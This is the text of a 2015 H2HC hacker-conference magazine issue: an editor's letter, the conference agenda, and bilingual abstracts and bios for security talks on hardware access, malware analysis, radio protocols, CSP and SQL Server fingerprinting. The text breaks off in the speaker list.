12ª EDIÇÃO | 2015


HACKERS TO HACKERS

C O N F E R E N C E

TODOS OS DETALHES DA MAIOR CONFERÊNCIA HACKER DA AMÉRICA LATINA

H2HC

HACKERS TO HACKERS CONFERENCE



Carta do Editor

Prezado(a) leitor(a),

Já estamos na 10ª edição da H2HC MAGAZINE!

Gostaríamos de apresentar uma nova seção que está sendo inaugurada: Papo Técnico. Nela, realizaremos entrevistas sobre assuntos técnicos com pessoas altamente qualificadas.

Também estamos inaugurando outra seção – "Artigos Traduzidos" – onde selecionaremos trabalhos importantes publicados em fontes internacionais e os traduziremos para português.

Visando aprimorar a qualidade de nosso material para os leitores, estamos realizando algumas mudanças.

A primeira delas, como já deve ter sido percebida por algumas pessoas, é que removemos a periodicidade de lançamento. Em outras palavras, não teremos mais edições trimestrais. A partir de agora, coletaremos material continuamente e só publicaremos uma nova edição quando tivermos um volume adequado. Quanto mais contribuições tivermos da comunidade, mais frequentes serão as edições.

Uma segunda mudança é que, a partir da próxima edição, publicaremos a revista em dois idiomas: português e inglês. Desta forma, espera-se que as informações aqui publicadas alcancem mais pessoas.

A terceira (e última) modificação também entrará em vigor somente a partir da 11ª edição – priorizaremos os artigos técnicos que julgarmos mais relevantes. No entanto, continuaremos a disposição para orientar artigos e publicá-los na revista: basta nos enviar um e-mail para revista@h2hc.com.br.

Esperamos que as novidades agradem!
Boa leitura!

H2HC
HACKERS TO HACKERS CONFERENCE

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE

10ª Edição | Outubro 2015

DIREÇÃO GERAL

Rodrigo Rubira Branco / Filipe Balestra

DIREÇÃO DE ARTE / CRIAÇÃO

Letícia Rolim

REDAÇÃO / REVISÃO TÉCNICA

Gabriel Negreira Barbosa
Ygor da Rocha Parreira
Leandro Bennaton
Jordan Bonagura

IMPRESSÃO

Full Quality Gráfica e Editora

AGRADECIMENTOS

Danilo Bernardi, Danilo Vaz (UNK), Fernando A. Damião,
Fernando Mercês, Gilberto Sudré, Henrique Lima,
Leonardo Sena (sl4y3r 0wn3r), Pacote Loko,
Raphael Bastos, Ricardo Amaral (L0gan).

SUMÁRIO

AGENDA 2015

CONFERÊNCIA DIA 1

	H2HC	H2HC | University
08:20	Credenciamento e entrega dos crachas H2HC	Credenciamento apenas as 9:10
08:50	**ABERTURA** - Filipe Balestra & Rodrigo Branco	Credenciamento apenas as 9:10
09:10	Keynote 1: Otavio Cunha	Credenciamento H2HC University
10:10	Simulating Cyber Operations	Memory and Malware Analysis
11:10	Inside PaX Latest News	Modern Platform-Supported Rootkits
12:10	**LUNCH / ALMOÇO**	
13:40	Physical Access and Lame Hardware	Ghost in the shell
14:30	Direct X - direct way to Microsoft Windows Kernel	Detectando Intrusos com Inteligencia usando ELK stack
15:20	Bug Hunting for the man on the street	Analise de virus, worms e malware em geral
16:10	**BREAK / INTERVALO**	
16:30	Offensive Investigation of Banking Malware Incidents	Introdução a Criptografia
17:20	CSP for everyone, fast and easy	A inovação disruptiva e a Segurança

CONFERÊNCIA
DIA 2

	H2HC	H2HC | University
09:10	Keynote 2: Ilfak Guilfanov	PacketWars Opening Cerimony
10:10	Making sense of a million samples per day	PacketWars
11:10	Contornando Criptografia	PacketWars
12:10	LUNCH / ALMOÇO	
13:40	Distributing the Reconstruction of High level Intermediate Representation for Large Scale Malware Analysii s	PacketWars
14:30	PhysICS - Using physics simulation engine to demonstrate impacts on industrial control systems attacks	PacketWars
15:20	A Next Generation DB Scanner	PacketWars
16:10	BREAK / INTERVALO	
16:30	O Direito a Privacidade Face a Realidade	PacketWars
17:20	API para transacoes financeiras, podemos confiar?	PacketWars Closing Cerimony

ENCERRAMENTO

PALESTRAS *H2HC*

Physical Access and Lame Hardware

Butterly & Schmidt

Sitting in front of a device for the first time is just as good as finding a treasure chest: Although you never know what's inside, you're sure that it'll be shiny and highly valuable. Physical devices always contain very different assets, or things the vendor wants to protect and you want to have. Where a treasure chest has it's lock, an embedded device such as a thin client, a car, a fridge or even a mobile operator's cellmast has a large variety of different screws, pins and ports. Some of which are just there for the vendor or a technician, in case of a fault - for debbuging, programming and configuration. To our luck, many vendors overestimate the security of screws, missing pin headers, warning labels and the phrase "nobody will ever try to do that". Over the past few years, we have tried quite a few different things ourselves and have followed many many attacks that were published: Fact is many vendors leave behind interfaces that are obviously found and enable deep going access to the attacked device. It sometimes seems that nobody ever thought about possible attacks against the devices.

Our talk will give an overview on approaches we have used and are still using when evaluating devices and will show a set of physical access protection No-Gos. Above that classical physical protection solutions will be presented, both with their up and downsides.

Hendrik Schmidt and Brian Butterly are seasoned security researchers with vast experiences in large and complex enterprise networks. Over the years they focused on evaluating and reviewing all kinds of network protocols and applications. They love to play with packets and use them for their own purposes. In this context they learned how to play around with telecommunication networks, wrote protocol fuzzers and spoofers for testing their implementation and security architecture. Both are pentesters and consultants at the German based ERNW GmbH and will happily share their knowledge with the audience. ■

Estar na frente de um dispositivo pela primeira vez é tão bom quanto encontrar um baú do tesouro: embora você não saiba o que exista dentro dele, você tem certeza de que é valioso brilhante. Dispositivos físicos sempre contêm componentes bem diferentes, ou coisas que o fabricante quer proteger e que você as deseja, Da mesma forma que o baú tem um cadeado, um dispositivo embarcado como um thin client, um carro, uma geladeira ou até um cellmast de um operador móvel tem vários tipos diferentes de parafusos, pinos e portas. Alguns deles só estão lá para o fabricante ou o técnico para fins de depuração, ajustes e programação do equipamento. Para nossa sorte, muitos fabricantes superestimam a segurança desses parafusos, missing pin headers, mensagens de aviso e a frase "ninguém nunca irá tentar fazer isso". Durante os últimos anos, nós fizemos vários testes por nossa conta e ficamos de olho nos vários ataques que foram publicados: é fato que vários fabricantes esquecem de interfaces que são encontradas muito facilmente e permitem acesso quase total no dispositivo-alvo. Às vezes, parece que ninguém nunca nem pensou na possibilidade de ataques contra os dispositivos.

Nossa palestra dará uma introdução às abordagens que temos usado e que ainda utilizamos ao avaliar dispositivos e também mostrará algumas coisas que devem ser evitadas ao se tratar de proteção física de equipamentos

Hendrik Schmidt e Brian Butterly são seasoned pesquisadores de seguração com vasta experiência em redes corporativos grandes e complexas. Com o passar do tempo, eles focaram em avaliar os mais diferentes tipos de protocolos e aplicações de rede. Eles adoram brincar com pacotes e os usam em benefício próprio. Neste contexto, eles aprenderam como manipular redes de telecomunicação, desenvolveram seus próprios fuzzers e spoofers para testar suas implementações e arquiteturas de segurança. Ambos são pentesters e consultores em uma empresa alemã chamado ERNW e ficarão muito felizes em compartilhar seus conhecimentos com a platéia.* ■

Distributing the Reconstruction of High level Intermediate Representation for Large Scale Malware Analysis

Gabriel Barbosa

Malware is acknowledged as an important threat and the number of new samples grows at an absurd pace. Additionally, targeted and so called advanced malware became the rule, not the exception. Analysts and companies use different degrees of automation to be able to handle the challenge, but there is always a gap. Reverse engineering is an even harder task due to the increased amount of work and the stricter time-frame to accomplish it. This has a direct impact on the investigative process and thus makes prevention of future threats more challenging.

In this work, the authors discuss distributed reverse engineering techniques, using intermediate representation (thanks Hex-Rays team for support us in this research) in a clustered environment. The results presented demonstrate different uses for this kind of approach, for example to find algorithmic commonalities between malware families.

A higher level abstraction of the malware code is constructed from the abstract syntax tree (ctree) provided by Hex-Rays Decompiler. That abstraction facilitates the extraction of characteristics such as domain generation algorithms (DGA), custom encryption and specific parsers for configuration data. In order to reduce the number of false positives in some C++ metadata identification, such as virtual function tables and RTTI, the authors created the object-oriented artifacts directly from the analyzed malware.

The extracted characteristics of 2 million malware samples are analyzed and the presented results provide a rich dataset to improve malware analysis efforts and threat intelligence initiatives. With that dataset, other researchers will be able to extract a ctree from new samples and compare to the millions we performed.

As an additional contribution, the gathered representation together with all the raw information from the samples will be available to other researchers after the presentation; together with additional ideas for future development. The developed Hex-Rays Decompiler plugin and analysis/automation tools used to extract the characteristics will also be made available to the audience on Github.

Distribuindo a reconstrução da representação intermediária de alto nível para análise de malware em larga escala

Os malwares são reconhecidos como uma ameaça importante, e o número de novos casos aumentam em um ritmo absurdo. Além disso, malwares direcionado e denominado avançados virou a regra, e não a exceção. Analistas e companhias utilizam de vários graus de automação para enfrentar esse desafio, mas sempre existe uma brecha. Engenharia reversa é uma tarefa ainda mais difícil devido ao grande aumento de trabalho e a diminuição do tempo disponível para se trabalhar nisso, o que causa um impacto direto no processo investigativo e, portanto, torna a prevenção de futuras ameaças ainda mais desafiadora.

Nesta palestra, os autores discutem técnicas de engenharia reversa distribuída, utilizando representação intermediária (obrigado Hex-Rays team pelo suporte nessa pesquisa) em um ambiente em cluster. Os resultados apresentados demonstram diferentes usos para este tipo de tratativa como, por exemplo, encontrar similaridades em algoritmos em famílias de malwares.

Um nível alto de abstração do malware é construído da abstract syntax tree (ctree), disponibilizado pelo decompilador Hex-Rays. Essa abstração facilita a extração das características como algoritmos de geração de domínio (em inglês, DGA: domain generation algorithms), criptografia customizada e analisadores de arquivos de configuração. Para reduzir a incidência de falsos-positivos em C++ metadata identification, como tabelas de funções virtuais e RTTI, os autories criaram artifícios orientados a objeto diretamente do malware analisado. As características extraídas de 2 milhões de amostras foram analisadas e os resultados fornecem um excelente conjunto de dados para ajudar nos esforços em análise de malware e iniciativas de inteligência em ameaças. Com esses dados, outros pesquisadores poderão extrair o ctree de novas amostras e comparar com as milhões já existentes.

Como contribuição adicional, a representação adquirida juntamente com todas as informações das amostras na íntegra estarão disponíveis para outros pesquisadores depois da apresentação; e, também,

Gabriel Negreira Barbosa works as a Senior Security Researcher at Intel. Previous to that, he worked as a security researcher of the Qualys Vulnerability & Malware Research Labs (VMRL). He received the Msc title by Instituto Tecnol_gico de Aeronutica (ITA), where he also worked in security projects for the Brazilian government and Microsoft Brazil. ■

com idéias adicionais para futuras implementações. O plugin desenvolvido do decompilador da Hex-Rays e ferramentas de automação/análise utilizadas na extração das características também estarão disponíveis para a plateia no Github

Gabriel Negreira Barbosa trabalho como Pesquisador de Segurança Sênior da Intel. Anteriormente, trabalho como pesquisador de segurança na Qualys Vulnerability & Malware Research Labs (VMRL). Ele recebeu o título de mestre pelo Instituto Tecnológico da Aeronáutica (ITA), onde também trabalhou em projetos de segurança para o governo brasileiro e para a Microsoft Brasil. ■

Polyglot protocols for digital radio: a beginning

Sergey Bratus

Is it a PDF document, a ZIP archive, or a bootable disk image? As we know, a file can be all of the above, and a picture of cat at the same time: a polyglot, exploiting the looseness and richness of certain ditigal formats. But surely radio protocols don't allow themselves to be treated that way? In fact, they do, via tricks with symbol encoding and modulation schemes.

It turns out that it's possible to design PHY-layer digital radio signals that appear to be different, valid signals to different standard receivers, and are in fact fully compatible with respective standards. Eavesdropping on these signals with commodity equipment would show nothing out of the ordinary, while a a second, hidden message is being transmitted by the same signal, creating a protocol-in-protocol, or a digital radio matryoshka doll. We will show (and play) such signals using the popular ham radio protocol PSK31 as an example, and discuss other protocols.

This fine technical lecture by two neighborly gentlemen describes techniques for designing polyglot modulation protocols, as well as concrete examples of such protocols that are fit for use in international shortwave radio communication.

Travis Goodspeed is a Southern Appalachian neighbor with a bit of an obsession for the MSP430 microcontroller. Sergey Bratus is a North Appalachian neighbor and a Research Assistant Professor at

Isso é um document PDF, um arquivo ZIP ou uma imagem de disco bootável? Como sabemos, um arquivo pode ser de todos esses tipos e uma foto de um gato ao mesmo tempo: um poliglota, explorando a fraqueza e a riqueza de certos formatos digitais. Mas, será que protocolos de rádio permitem que eles sejam tratados dessa forma? De fato, permitem, através de alguns truques com codificação de símbolos e esquemas de modulação.

Acontece que é possível criar sinais digitais de rádio de camada PHY que parecem diferentes, sinais válidos para diferentes receptores, que são totalmente compatíveis com esses padrões. Capturar esses sinais com equipamentos convencionais não mostraria nada além do normal, enquanto que mensagens escondidas são transmitidas por esse mesmo sinal, criando um protocol-in-protocol, ou uma espécie de boneca "Matroska" de sinais digitais. Nós mostraremos (e demonstraremos) esses sinais utilizando o protocolo popular de rádio amador PSK31 como exemplo, e discutiremos outros protocolos.

Essa palestra técnica escrita por dois conterrâneos descreve técnicas para desenvolver protocolos de modulação poliglotas, assim como exemplos concretos de tais protocolos que são próprios para uso em comunicação internacional via rádio de ondas curtas.

Travis Goodspeed é o vizinho da parte sudeste da Cordilheira das Apalachias, que possui uma certa

Dartmouth College. Together, they accidentally broke the OSI Model with Packet-in-Packet, a PHY-layer exploit for remote frame injection portable to most digital radios, and continue to work on demystifying PHY for neighbors far and wide.■

obsessão pelo microcontrolador MSP430. Sergey Bratus é o vizinho da parte norte da Cordilheira e Professor e Pesquisar-Assistente na Universidade de Darthmouth. Juntos, eles acidentalmente quebraram o modelo OSI com o Packet-in-Packet, um exploit de camada PHY para injeção de frames remotos compatível com a maioria dos rádios digitais, e continuam a desmistificar o PHY para a comunidade.■

CSP for everyone, fast and easy

Sergey Shekyan

CSP (Content Security Policy) is a W3C candidate recommendation for a policy language that can be used to declare content restrictions for web resources. It prevents exploitation of cross site scripting (XSS) and other related vulnerabilities and is understood by all major browsers. Although CSP is widely supported, the adoption rate is diminutive. In our talk, we will explain reasons for the low adoption and how to best utilize CSP at your organization. We will explore challenges of creating and deploying a policy, how reporting might be abused, and deviations between the specification and implementations. You will also learn about tooling to help create and verify the efficacy of your policy.

Sergey Shekyan is a Principal Engineer at Shape Security, where he focuses on the development of a new generation web security product. Prior to Shape Security, he spent 4 years at Qualys developing their on-demand web application vulnerability scanning service. Sergey has presented research at many conferences, covering various information security topics. ■

CSP (em inglês, content security policy) é uma candidata a recomendação do W3C para uma política (language?) que pode ser utilizada para estabelecer restrições de conteúdo para recursos web. Isto previne explorações Cross-Site Scripting (XSS) e outras vulnerabilidades relacionadas e é compatível com todos os principais navegadores. Embora a CSP seja amplamente suportada, a taxa de adoção é baixa. Em nossa palestra, nós explicaremos as razões para a baixa adoção e como melhor utilizar a CSP na sua organização. Vamos explorar os desafios de criar e distribuir uma política, como a função de geração de relatórios pode ser explorada, e as divergências entre a especificação e a implementação. Você também aprenderá sobre ferramentas que ajudam a criar e verificar a eficácia das políticas.

Sergey Shekyan é engenheiro chefe na Shape Security, onde possui foco no desenvolvimento da nova geração de produtos de segurança web. Antes da Shape Security, ele passou 4 anos na Qualys desenvolvendo o serviço de escaneamento de vulnerabilidades sob demanda em aplicações web. Sergey apresentou sua pesquisa em várias conferências, cobrindo vários assuntos em segurança da informação. ■

Making sense of a million samples per day

Stefano Zanero

With the astonishing rate of new and modified malware samples being released daily, automation of analysis is needed to classify and cluster together similar samples, exclude basic and uninteresting variations, and focus costly manual analysis work on novel and interesting features (e.g., added or remove pieces of code with a given semantic). We will discuss the challenges in analyzing large malware datasets in a (semi)automatic fashion, and some recent research results that may help with the task, by leveraging the concept of "behavior" applied to malicious code.

Stefano Zanero received a PhD in Computer Engineering from Politecnico di Milano, where he is currently an associate professor. His research focuses on intrusion detection, malware analysis, and systems security. Besides teaching "Computer Security" at Politecnico, he has an extensive speaking and training experience in Italy and abroad. He co-authored over 40 scientific papers and books. He is an associate editor for the "Journal in computer virology". He's a Senior Member of the IEEE (covering volunteer positions at national and regional level), the IEEE Computer Society (for which he is the current chair of the Italy chapter), of the ACM and of ISSA (Information System Security Association). He currently sits in the International Board of Directors of the ISSA. Stefano has co-founded two startups, and is an active entrepreneur and business angel. He is also part of the committee for both H2HC and Black Hat conferences. ■

Com a incrível taxa de malwares novos e modificados sendo liberados diariamente, a automação das análises se faz necessária para classificar e agrupar amostras similares, excluir variações básicas e desinteressantes, e focar o trabalho manual, que é custoso, em recursos novos e interessantes (ex: adicionar ou remover pedaços de código com semânticas específicas). Nós falaremos dos desafios em analisar grandes quantidades de dados de malware de uma maneira semiautomática, e alguns resultados de pesquisas recentes que podem ajudar nessa tarefa, aproveitando o conceito de "comportamento" aplicado em códigos maliciosos.

Stefano Zanero recebeu o grau de doutor em Engenharia da Computação da Politecnico di Milano, onde é atualmente professor adjunto. Sua pesquisa é focada em detecção de intrusão, análise de malware e segurança de sistemas. Além de ensinar "Segurança Computacional" na Politecnico, ele tem uma vasta experiência em treinamentos e palestras na Itália e no exterior. Foi co-autor de mais de 40 artigos científicos e livros. É também editor adjunto no "Journal of computer virology". É membro sênior da IEEE (cobrindo posições voluntárias em níveis regionais e nacionais), da IEEE Computer Society (onde é o representante da Itália), da ACM e da ISSA (Information System Security Association). Ele atualmente faz parte da diretoria internacional da ISSA. Stefano é cofundador de duas startups, empresário ativo e business angel. Tambem faz parte do comitê (técnico?) das conferências H2HC e Black Hat. ■

PALESTRANTES *H2HC*

Ilfak Guilfanov

This talk will cover the experiences and learnings behind the creation of the most famous disassembler, the IDA Pro. Ilfak Guilfanov is a software developer, computer security researcher and blogger. He became well known when he issued a free hotfix for the Windows Metafile vulnerability on 31 December 2005. His unofficial patch was favorably reviewed and widely publicized because no official patch was initially available from Microsoft. Microsoft released an official patch on 5 January 2006.

Guilfanov was born in a small village in the Tatarstan Region of Russia in a Tatar family. He graduated from Moscow State University in 1987 with a Bachelor of Science in Mathematics. He lives in Liège, Belgium and works for Hex-Rays. He is the systems architect and main developer for IDA Pro, which is Hex-Rays' commercial version of the Interactive Disassembler Guilfanov created. A freeware version of this reverse engineering tool is also available.

Esta palestra irá abordar as experiências e aprendizados por trás da criação do mais famoso disassembler, o IDA Pro. Ilfak Guilfanov é desenvolvedor de software, pesquisador de segurança computacional e blogueiro. Ele se tornou conhecido quando publicou um hotfix gratuitamente para a vulnerabilidade do Windows Metafile em 31 de Dezembro de 2005. O seu patch não oficial foi avaliado positivamente e amplamente divulgado, porque incialmente não havia um patch oficial disponível pela Microsoft. A Microsoft lançou o patch oficial em 5 de Janeiro de 2006.

Guilfanov nasceu em uma pequena aldeia no Tartaristão, região da Russia, em uma família Tatar. Ele se graduou em 1987 pela Moscow State University com um Bacharelado em Ciências Matemáticas. Ele vive em Liège, Bélgica e trabalha para Hex-Rays. Ele é arquiteto de sistemas e desenvolvedor principal do IDA Pro, o qual é uma versão comercial do disassembler interativo da Hex-Rays, criado por Guilfanov. O disassembler também esta disponível em uma versão freeware.

Nelson Brito

For many years, fingerprinting has been one of the most powerful approach in any vulnerability assessment and penetration test, since it is the very first step of any footprint stage. This talk will present a next step - i.e., next generation buzzword mode on - of such technique, explaining in details a new and innovative technology for a non-intrusive, non-harmful and non-disruptive fingerprint scanner for Microsoft SQL Servers... Not only version fingerprinting will be discussed, but also a vulnerability scanner with the lowest false-positive and false-negative ever, with no database credential

Por muitos anos, fingerprinting tem sido uma das abordagens mais poderosas em qualquer avaliação de vulnerabilidade e testes de penetração, uma vez que é o primeiro passo para a etapa de footprint. Esta palestra irá apresentar um próximo passo - i.e., palavriado de marketing ativado - de tal técnica, explicando em detalhes uma nova e inovadora tecnologia para um scanner não intrusivo, não perigoso e não disruptível de servidores Microsoft SQL... Não será demonstrado somente fingerprint de versão, mas também um scanner de vulnerabilidades com os menores falso-positivo e falso-negativo já vistos, sem nenhuma credencial de banco de

and/or authentication. Some comparisons will be demonstrated - some really cool live demos showing the current weakness on some public available tools.

Nelson Brito - the T50 Creator - is just another Security Researcher & Enthusiast, addicted to playing with computer and network (in)security. He is a regular and sought-after speaker at conferences in Brazil - IME, CNASI, CONIP, SERPRO, ITA, H2HC, CIAB Workshop, BSidesSP, Silver Bullet, YSTS - and, also, I am the only Brazilian to speak at PH-Neutral. He is probably best known by industry experts, professionals, enthusiast and academic audiences for my independent researching work - "Permutation Oriented Programming", "SQL Fingerprint NG", "T50: An Experimental Mixed Packet Injector", "Inception: Reverse Engineering Hands-on". A special mention for the T50, which has been used by several companies, in order to validate their infrastructure, as well as has been incorporated by several Linux Distros (ArchAssault, BackTrack, BlackArch, Kali).

dados e/ou autenticação. Algumas comparações serão demonstradas - algumas delas realmente interessantes mostrando vulnerabilidades atuais em algumas ferramentas públicas.

Nelson Brito - Criador do T50 - é apenas outro Pesquisador e Entusiasta de Segurança, dedicado em lidar com (in)segurança de computadores e redes. Ele é um palestrante regular e procurado em conferências no Brasil - IME, CNASI, CONIP, SERPRO, ITA, H2HC, CIAB Workshop, BSides SP, Silver Bullet, YSTS - e também é o único brasileiro a palestrar na PH-Neutral. Ele é provavelmente mais conhecido por especialistas da indústria, profissionais, entusiastas e público acadêmico por sua pesquisa independente - "Permutation Oriented Programming", "SQL Fingerprint NG", "T50: An Experimental Mixed Packet Injector", "Inception: Reverse Engineering Hands-on". Uma menção especial para o T50, que foi utilizado por diversas companhias, com a finalidade de validar suas infra-estruturas, e também pela sua incorporação à várias distribuições Linux (ArchAssault, BackTrack, BlackArch, Kali).

Nikita Tarakanov

